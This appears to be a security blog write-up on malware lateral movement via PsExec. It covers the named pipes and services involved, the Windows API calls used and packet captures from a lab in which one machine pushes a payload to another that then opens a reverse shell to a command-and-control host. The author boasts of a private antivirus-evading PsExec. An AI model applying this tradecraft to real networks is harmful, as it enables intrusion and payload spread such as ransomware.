
Lateral Movement:

Lateral movement is the coolest part of malicious payloads. I have great respect for payloads that are able to move laterally :) Normally lateral movement is done via exploiting the vulnerabilities. But thats not always the case. Sometimes pure malware (without any exploit code) can jump to other machines. Attacker in this situation needs some sort of credentials. This means attacker has to steal credentials first and then feed them to the payload.

In this writeup I will only cover lateral movement done via PSExec. PSExec used during testing was developed by me. Its not public since it can easily bypass AV's and other end-point security products. In case you want to use it for all reasonable **evil** reasons please send me a check.

Recently we have seen malware like Shamoon and Ranran that was able to jump to other machines. Ranran used psEsec to achieve this behavior. In some cases for Shamoon, psExec was used as well along with some bat files.

If you ever used telnet, it is also used for remote command line execution but its very noisy and credentials are clear text. If I run dir command, it can travel byte by byte.




```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 10.0.0.11   TO IP ADDRESS 10.0.0.10
        PORT INFORMATION (62095, 23)
        SEQUENCE INFORMATION (1744275383, 3923492706)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (67)
    64                                                d

=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 10.0.0.10   TO IP ADDRESS 10.0.0.11
        PORT INFORMATION (23, 62095)
        SEQUENCE INFORMATION (3923492706, 1744275384)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (66)


=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 10.0.0.11   TO IP ADDRESS 10.0.0.10
        PORT INFORMATION (62095, 23)
        SEQUENCE INFORMATION (1744275384, 3923492706)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (67)
    69                                                i
```

See how data can travel each byte at a time

When psExec runs a command on a remote machine, remote machine has to have psexec copied to System32 folder. Once completed it creates a ***service*** followed by creation of a *PIPE*. This pipe will accept the data structure populated by the sender with command(s) credentials etc. This is normally done by using the following function

```
BOOL WINAPI TransactNamedPipe(
  _In_        HANDLE       hNamedPipe,
  _In_        LPVOID       lpInBuffer,
  _In_        DWORD        nInBufferSize,
  _Out_       LPVOID       lpOutBuffer,
  _In_        DWORD        nOutBufferSize,
  _Out_       LPDWORD      lpBytesRead,
  _Inout_opt_ LPOVERLAPPED lpOverlapped
);
```

This operation is successful if remote machine is able to create a pipe.




```
PIPE = TEXT("\\\\.\\pipe\\Namedpipe");

   foo = CallNamedPipe(
      PIPE,
      MSG,
      (strlen(MSG)+1),
      RD,
      MAXSIZE,
      &ReadByte,
      Time);
```

Once everything is executed, PsExec **service** will be deleted on remote machine

Other functions used:

NetpwNameValidate
NetUseAdd
NetUseDel

WNetAddConnection2W will redirect local device to network.



```
WNetAddConnection2W ( HANDLE_TO_NETWORK_RESOURCE, "Password", "DomainName\\MachineName", ... )
```

This will either fail or succeed. Please take a look at NETRESOURCE data structure for more info.

NTLANMAN will use SspiEncodeStringsAsAuthIdentity() function to generate a identity stucture.

```
SspiEncodeStringsAsAuthIdentity ( UID, NULL, Password, *REF );
```

You would have to free *REF* after use.

Communication will take place either on RPC portMapper and then RPC ports such as 49154 etc OR write to the svcctl named pipe on remote computer over SMB.

\\HostName\pipe\svcctl


CreateFile ("\\HostName\pipe\PSEXESVC" ...)

OpenSCManager ("Hostname" ...);

CreateProcess ("ProcessYouWantToRun"


Let's look at the high level communication when psExec is trying to execute something on a remote machine.

ATTACKER MACHINE (O = OUTGOING)



```
[03-16-2017-17-35-41]  172.16.251.132   O-> 172.16.251.133    <49425 - :445>
[03-16-2017-17-35-42]  172.16.251.132   O-> 172.16.251.133    <49426 - :135>
[03-16-2017-17-35-42]  172.16.251.132   O-> 172.16.251.133    <49427 - :49155>
```


VICTIM MACHINE (I = INCOMING)




```
[03-16-2017-17-35-41]  172.16.251.132   I-> 172.16.251.133    <49425 - :445>
[03-16-2017-17-35-42]  172.16.251.132   I-> 172.16.251.133    <49426 - :135>
[03-16-2017-17-35-42]  172.16.251.132   I-> 172.16.251.133    <49427 - :49155>
```

172.16.251.132 is communicating to the victims machine 172.16.251.133. In reality they are both victims where one machine is trying to move the payload laterally to the next one. Ports used 445, 135 and then dynamic RPC 49155

For detailed communication:



```
========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.251.132      TO IP ADDRESS 172.16.251.133
        PORT INFORMATION (49428, 445)
        SEQUENCE INFORMATION (3905910974, 0)
        (14: 20: 20: 66)


========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 172.16.251.133      TO IP ADDRESS 172.16.251.132
        PORT INFORMATION (445, 49428)
        SEQUENCE INFORMATION (3964794072, 3905910975)

        (14: 20: 20: 66)


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.251.132      TO IP ADDRESS 172.16.251.133
        PORT INFORMATION (49428, 445)
        SEQUENCE INFORMATION (3905910975, 3964794073)
        (14: 20: 20: 60)
    00 00 00 00 00 00                                       ......
```



```
============================ (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 172.16.251.133      TO IP ADDRESS 172.16.251.132
         PORT INFORMATION (445, 49428)
         SEQUENCE INFORMATION (3964794421, 3905911408)

         (14: 20: 20: 401)
     00 00 01 57 FE 53 4D 42 40 00 01 00 16 00 00 C0         ...W.SMB@.......
     01 00 1F 00 01 00 00 00 00 00 00 00 02 00 00 00         ................
     00 00 00 00 FF FE 00 00 00 00 00 00 79 00 00 14         ............y...
     00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00         ................
     00 00 00 00 09 00 00 00 48 00 0F 01 A1 82 01 0B         ........H.......
     30 82 01 07 A0 03 0A 01 01 A1 0C 06 0A 2B 06 01         0............+..
     04 01 82 37 02 02 0A A2 81 F1 04 81 EE 4E 54 4C         ...7.........NTL
     4D 53 53 50 00 02 00 00 00 1E 00 1E 00 38 00 00         MSSP.........8..
     00 15 82 8A E2 70 32 E0 08 44 38 AE ED 00 00 00         .....p2..D8.....
     00 00 00 00 00 98 00 98 00 56 00 00 00 06 01 B0         .........V......
     1D 00 00 00 0F 57 00 49 00 4E 00 2D 00 56 00 4B         .....W.I.N.-.V.K
     00 4E 00 4A 00 52 00 45 00 4B 00 34 00 47 00 55         .N.J.R.E.K.4.G.U
     00 49 00 02 00 1E 00 57 00 49 00 4E 00 2D 00 56         .I.....W.I.N.-.V
     00 4B 00 4E 00 4A 00 52 00 45 00 4B 00 34 00 47         .K.N.J.R.E.K.4.G
     00 55 00 49 00 01 00 1E 00 57 00 49 00 4E 00 2D         .U.I.....W.I.N.-
     00 56 00 4B 00 4E 00 4A 00 52 00 45 00 4B 00 34         .V.K.N.J.R.E.K.4
```


```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.251.132      TO IP ADDRESS 172.16.251.133
        PORT INFORMATION (49428, 445)
        SEQUENCE INFORMATION (3905910975, 3964794073)

        (14: 20: 20: 213)
    00 00 00 9B FF 53 4D 42 72 00 00 00 00 18 53 C8          .....SMBr.....S.
    00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FE          ................
    00 00 00 00 00 78 00 02 50 43 20 4E 45 54 57 4F          .....x..PC NETWO
    52 4B 20 50 52 4F 47 52 41 4D 20 31 2E 30 00 02          RK PROGRAM 1.0..
    4C 41 4E 4D 41 4E 31 2E 30 00 02 57 69 6E 64 6F          LANMAN1.0..Windo
    77 73 20 66 6F 72 20 57 6F 72 6B 67 72 6F 75 70          ws for Workgroup
    73 20 33 2E 31 61 00 02 4C 4D 31 2E 32 58 30 30          s 3.1a..LM1.2X00
    32 00 02 4C 41 4E 4D 41 4E 32 2E 31 00 02 4E 54          2..LANMAN2.1..NT
    20 4C 4D 20 30 2E 31 32 00 02 53 4D 42 20 32 2E           LM 0.12..SMB 2.
    30 30 32 00 02 53 4D 42 20 32 2E 3F 3F 3F 00             002..SMB 2.???.


=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.251.133      TO IP ADDRESS 172.16.251.132
        PORT INFORMATION (445, 49428)
        SEQUENCE INFORMATION (3964794073, 3905911134)

        (14: 20: 20: 228)
    00 00 00 AA FE 53 4D 42 40 00 00 00 00 00 00 00          .....SMB@.......
    00 00 01 00 01 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 41 00 01 00 FF 02 00 00 69 72 E6 E7          ....A.......ir..
    79 6C 4E 4D B3 C8 48 27 AD 99 48 FA 07 00 00 00          ylNM..H'..H.....



    00 00 00 9B FF 53 4D 42 72 00 00 00 00 18 53 C8          .....SMBr.....S.
    00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FE          ................
    00 00 00 00 00 78 00 02 50 43 20 4E 45 54 57 4F          .....x..PC NETWO
    52 4B 20 50 52 4F 47 52 41 4D 20 31 2E 30 00 02          RK PROGRAM 1.0..
    4C 41 4E 4D 41 4E 31 2E 30 00 02 57 69 6E 64 6F          LANMAN1.0..Windo
    77 73 20 66 6F 72 20 57 6F 72 6B 67 72 6F 75 70          ws for Workgroup
    73 20 33 2E 31 61 00 02 4C 4D 31 2E 32 58 30 30          s 3.1a..LM1.2X00
    32 00 02 4C 41 4E 4D 41 4E 32 2E 31 00 02 4E 54          2..LANMAN2.1..NT
    20 4C 4D 20 30 2E 31 32 00 02 53 4D 42 20 32 2E           LM 0.12..SMB 2.
    30 30 32 00 02 53 4D 42 20 32 2E 3F 3F 3F 00             002..SMB 2.???.
```

Let's run a scenario where one infected machine will move the payload to Machine 2 and execute.

Machine 1: 172.16.251.132
Machine 2: 172.16.251.133
C n C   : 10.0.0.10


Machine 1 moves the payload to machine 2. On execution machine 2 will open a reverse shell to **10.0.0.10**. This will happen to all the machines on the corporate network. This is just an example. In real world scenario this could be a ransomware payload.

SENDER: Shows 3 outgoing connections



```
[03-16-2017-21-45-11]  172.16.251.132   O-> 172.16.251.133    (49484 - :445)
[03-16-2017-21-45-12]  172.16.251.132   O-> 172.16.251.133    (49485 - :135)
[03-16-2017-21-45-12]  172.16.251.132   O-> 172.16.251.133    (49486 - :49155)
```


RECEIVER: Shows 3 Incoming connections and then one outgoing to the CnC i.e. 10.0.0.10 for reverse shell.



```
[03-16-2017-21-45-11]  172.16.251.132   I-> 172.16.251.133    (49484 - :445)
[03-16-2017-21-45-12]  172.16.251.132   I-> 172.16.251.133    (49485 - :135)
[03-16-2017-21-45-12]  172.16.251.132   I-> 172.16.251.133    (49486 - :49155)
[03-16-2017-21-45-13]  172.16.251.133   O-> 10.0.0.10         (49289 - :443)
```


Capture mode on receiving end:

- PSExec was initiated with PID 1748 and PPID 512
- That spawned communication to CnC and spawned procHo.exe with PID 2956



```
C:\Windows\VerC_013>rstart.exe -cap 1
******************************************************************************

Thu Mar 16 21:44:59 2017        SnapShot [47]

Thu Mar 16 21:45:13 2017         1748    PSEXESVC.exe -> belongsTo 512

C:\Windows\PSEXESVC.exe


Thu Mar 16 21:45:14 2017        Process[ System:   4] is talking to  172.16.251.132 on port  49484
Thu Mar 16 21:45:14 2017        Process[ procHo.exe:  2956] is talking to  10.0.0.10 on port  443
Thu Mar 16 21:45:16 2017         3752    conhost.exe -> belongsTo 360

C:\Windows\System32\conhost.exe
 C:\Windows\winsxs\amd64_microsoft-windows-consolehost_31bf3856ad364e35_6.1.7600.16385_none_d050b8f81bcacc5a\conhost

Thu Mar 16 21:45:17 2017         2956    procHo.exe -> belongsTo 1756

C:\Windows\Temp\procHo.exe
 C:\Users\m2\Desktop\New folder\procHo.exe
 C:\Users\m2\AppData\Local\Temp\vmware-m2\VMwareDnD\c3c31c34\procHo.exe
```

- ReverseShell on a remote CnC machine with system credentials



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Lateral Movement VIDEO:

https://www.youtube.com/watch?v=307jHR0AQzg&t=5s